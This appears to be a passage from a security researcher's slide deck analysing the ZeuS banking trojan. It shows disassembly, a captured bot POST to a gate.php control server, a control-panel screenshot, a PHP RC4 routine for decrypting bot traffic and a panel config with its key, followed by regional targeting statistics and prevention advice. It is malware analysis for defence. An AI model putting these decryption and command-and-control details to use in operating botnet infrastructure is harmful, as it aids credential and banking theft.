6 MOV ECX, DWORD PTR DS:[04E188]
00 MOV EDI, DWORD PTR DS:[ECX+EAX]
00 MOV ECX, DWORD PTR DS:[04E188]
8 MOV DL, BYTE PTR DS:[ECX+EAX]
0 XOR BYTE PTR DS:[EAX],DL
INC EAX
DEC ESI
F7 JNZ SHORT 00C24E7D
POP ESI
RETN
PUSH EBP
MOV EBP,ESP
EC 58060000 SUB ESP,658
F0 PUSH ESI
MOV ESI,EAX
PUSH EDI
95 A8F9FFFF LEA EAX, DWORD PTR SS:[EBP-658]
BBFFFFFF CALL 00C24E5B
EC010000 PUSH 15C
```


address of encrypted table

address of key stream

Gathering Intelligence

Breaking the encryption

Finding the key stream



Breaking the encryption

Encrypted HTTP traffic

```
POST /zeus/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1; SV1; .NET4.0C; .NET4.0E; .NET CLR
2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET CLR 1.1.4322)
Host: 192.168.239.131
Content-Length: 291
Connection: Keep-Alive
Cache-Control: no-cache

.5.%z."[.>.....#T3..d$3...;k|y*
\.....m..N/.h..#.....f...."Y.1.2.1:..2..r'...Rou...h.....m..`..7.C...C.....4
+.....-...g.^b|o5y".h$.|Dg....P@.
...<Bs.s..p...7..-bDE0.....&h#....vP.io;...I{..X.3pu...{.....J}.....
[:.>....K2.....A...Y....A9..D<..5....I.7t..2
..IE..uA}.|. `rR.HTTP/1.1 200 OK
Date: Tue, 06 Sep 2011 08:37:22 GMT
Server: Apache/2.2.17 (win32) mod_ssl/2.2.17 OpenSSL/0.9.8o PHP/5.3.4 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.5
Content-Length: 64
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

..P..f..{..Is<q.....9... '..n.....h[.w..@(.a..... '@.(.)
```

Zeus POST data decryption

Decryption key in Zeus CP

CP :: Options

Information: Current user: administrator GMT date: 06.09.2011 GMT time: 08:38:38	Reports Local path: <input type="text" value="_feedback"/> <input checked="" type="checkbox"/> Write reports to database. <input type="checkbox"/> Write reports to local path. <input checked="" type="checkbox"/> No-Shit reports (only: CC, Bank, Financial and logins).
Statistics: Summary OS	Botnet Timeout of online status (minutes): <input type="text" value="25"/> Encryption key: <input type="text"/>
Botnet: Bots Scripts	<input type="button" value="Save"/>
Reports: Search in database Search in files Jabber notifier	

Zeus POST data decryption

```
4 IN $data - string, данные для шифрования.
5 IN $data - string, ключ шифрования.ы
6 */
7
8 function RC4($data, $key)
9 {
10     $myFile = "keystream.bin";
11     $fh = fopen($myFile, "r") or die("can't open file");
12     $keystream = fread($fh, filesize($myFile));
13     fclose($fh);
14
15     $ret = '';
16     $data_length = strlen($data);
17     $data1 = array();
18     $keystream1 = array();
19
20     $data1 = str_split($data, 1);
21     $keystream1 = str_split($keystream, 1);
22
23     for($z = $y = $x = 0; $x < $data_length-1; $x++)
24     {
25         $z = ($z + 1) % 256;
26         $v4 = $keystream1[$z];
27         $y = ($y + ord($v4)) % 256;
28         $v5 = (ord($keystream1[$y]));
29
30         $keystream1[$z] = chr($v5);
31         $keystream1[$y] = $v4;
32
33         $k = ord($keystream1[(ord($keystream1[$z]) + ord($
34         $ret .= chr(ord($data1[$x]) ^ $k);
35     }
36     return $ret;
37 }
38 }
39 }
```

key stream
extracted from
the binary

Zeus POST data decryption

```
$config['reports_jn_server'] = '';  
$config['reports_jn_port'] = 5222;  
$config['reports_jn_to'] = '';  
$config['reports_jn_list'] = '';  
$config['reports_jn_script'] = '';  
  
$config['reports_dynconf'] = 0;  
$config['reports_dynconf_script'] = '';  
  
$config['membership_timeout'] = 1500;  
$config['membership_cryptkey'] = 'jasper';  
$config['membership_cryptkey_bin'] = array(106, 66, 199, 32, 6, 126, 192, 106, 231, 96, 207, 213, 153, 48, 94, 13, 174, 233, 227, 24, 31,  
52, 31, 172, 151, 184, 46, 42, 15, 138, 93, 54, 112, 239, 117, 177, 19, 109, 188, 80, 220, 137, 16, 129, 219, 39, 201, 111, 127, 45, 10,  
228, 145, 102, 121, 134, 191, 218, 78, 250, 158, 135, 254, 169, 98, 115, 190, 44, 212, 166, 62, 209, 4, 113, 223, 150, 147, 132, 139, 23,  
249, 87, 234, 143, 122, 47, 221, 55, 40, 120, 173, 7, 241, 247, 67, 90, 208, 237, 18, 142, 251, 43, 186, 242, 140, 12, 84, 179, 144, 34,  
200, 70, 118, 81, 72, 168, 160, 211, 105, 30, 11, 101, 61, 27, 123, 57, 197, 77, 124, 3, 181, 175, 95, 182, 130, 37, 156, 244, 119, 50,  
224, 203, 100, 238, 243, 29, 28, 1, 232, 36, 56, 210, 176, 193, 68, 74, 65, 88, 107, 225, 104, 38, 146, 189, 114, 183, 86, 23, 164, 205,  
226, 63, 125, 161, 82, 214, 180, 141, 92, 64, 26, 248, 136, 149, 178, 2, 14, 152, 73, 165, 222, 252, 110, 198, 5, 159, 76, 217, 245, 153,  
253, 33, 187, 133, 85, 233, 20, 59, 128, 97, 196, 255, 170, 53, 83, 246, 157, 131, 0, 21, 22, 236, 116, 167, 240, 171, 194, 35, 204, 91,  
41);  
28
```

What to do with gathered intelligence?

- Use to source and monitor ZeuS binaries for detection, malware development, and solution creation
- Use to source and monitor malicious ZeuS domains for blocking
- Share with law enforcement agencies to help in investigations, arrests, C&C take-downs, etc.
- Use to identify target (financial) firms and country


What makes financial firms attractive targets?

- Volume of customers
- Online security measures
- Availability of webinject scripts

What makes a country/region an attractive target?

- Internet population
- Online banking population
- Value of money
- Locality

Geographic Distribution



Is the Philippines safe from ZeuS?

Is the Philippines safe from Zeus?

Online Banking Category Visitation by Market

January 2011 vs. January 2010

Total Audience, Age 15+ - Home & Work Locations*

Source: comScore Media Metrix

Country	Total Unique Visitors (000)		
	Jan-2010	Jan-2011	% Change
Malaysia	2,360	2,746	16%
Hong Kong	1,304	1,543	18%
Vietnam	701	949	35%
Singapore	779	889	14%
Indonesia	435	749	72%
Philippines	377	525	39%

Is the Philippines safe from Zeus?

Top 3 Online Banking Sites by Unique Visitors for Individual Markets
January 2011

Total Audience, Age 15+ - Home & Work Locations*

Source: comScore Media Metrix

Country	1 st Online Banking Destination	2 nd Online Banking Destination	3 rd Online Banking Destination
Malaysia	Maybank Group	Cimbclicks.com.my	Pbebank.com
Hong Kong	HSBC	Bochk.com	Standard Chartered
Vietnam	Vietcombank.com.vn	Acb.com.vn	Dongabank.com.vn
Singapore	DBS.com.sg	United Overseas Bank Group	Citigroup
Indonesia	Bankmandiri.co.id	BNI.co.id	Citigroup
Philippines	Bpiexpressonline.com	Citigroup	HSBC


Is the Philippines safe from ZeuS?

TrendLabs encountered at least two ZeuS binaries that target online banking sites in the Philippines

So what can I do?


Prevention is still key

- Keep machines up-to-date by regularly patching software and operating systems.
- Do not click on links or open attachments in email messages, instant messages, or messages that arrive via social media.
- Organizations should likewise cascade pertinent information to employees to prevent ZeuS from penetrating network security.



What's next for ZeuS?

Slavik/Monstr halted ZeuS' development in late 2010.
What now?



data taken from Trend Micro Smart Protection Network



What's next for ZeuS?



- Source code was leaked
- Effect of the leak: *Improved SpyEye, LICAT(Murofet), RAMNIT, Ice IX Bot, and a few others*


Demo

CONCLUSION



Questions?

Thank you.



[HOME](#) [Online TOUR](#) [Ongoing PROMOS](#) [Job OPENINGS](#) [Contact US](#)

WELCOME TO BPI EXPRESS ONLINE - www.bpiexpressonline.com

[Find Us](#) | [Learn More](#) | [Security](#) | [Service Agreement](#) | [Maintenance Schedule](#) | [FAQs](#)

Login | Access your BPI Accounts Online.

User ID

Password

ATM PIN

Not yet enrolled? Enroll Now.

Forgot Your User ID or Password

Having Problems with your browser?

BPI EXPRESS Mobile 24/7 BANKING

Warning

This service is for authorized clients only.
It is a criminal offense to:

- i. Obtain access to data without authority
- ii. Corrupt, alter, steal, or destroy data
- iii. Interfere in computer system or server;
- iv. Introduce computer virus.

Penalty shall consist of minimum fine of PHP 100,000 and a maximum commensurate to the damage incurred and mandatory imprisonment of six (6) months to three (3) years under Republic Act No. 8792, otherwise known as the E-Commerce Act of the Philippines.

Important

- ❗ Log off and exit after completing your transactions. You are about to view and/or input personal information which is fully protected by encryption.
- ❗ For enhanced security, Phonebanker-assisted password resets will require you to nominate a password through the website before a reset can be processed.
To nominate a password, [click here](#).

Transfer to Anyone, Real Time!

Transfer cash to any unenrolled BPI Deposit account with just a click of your thumb.


[Know more.](#)

Privacy Policy | Legal | Sitemap

Most ZBOT related spam detections came from Brazil – 39% with India following in second place at 8%

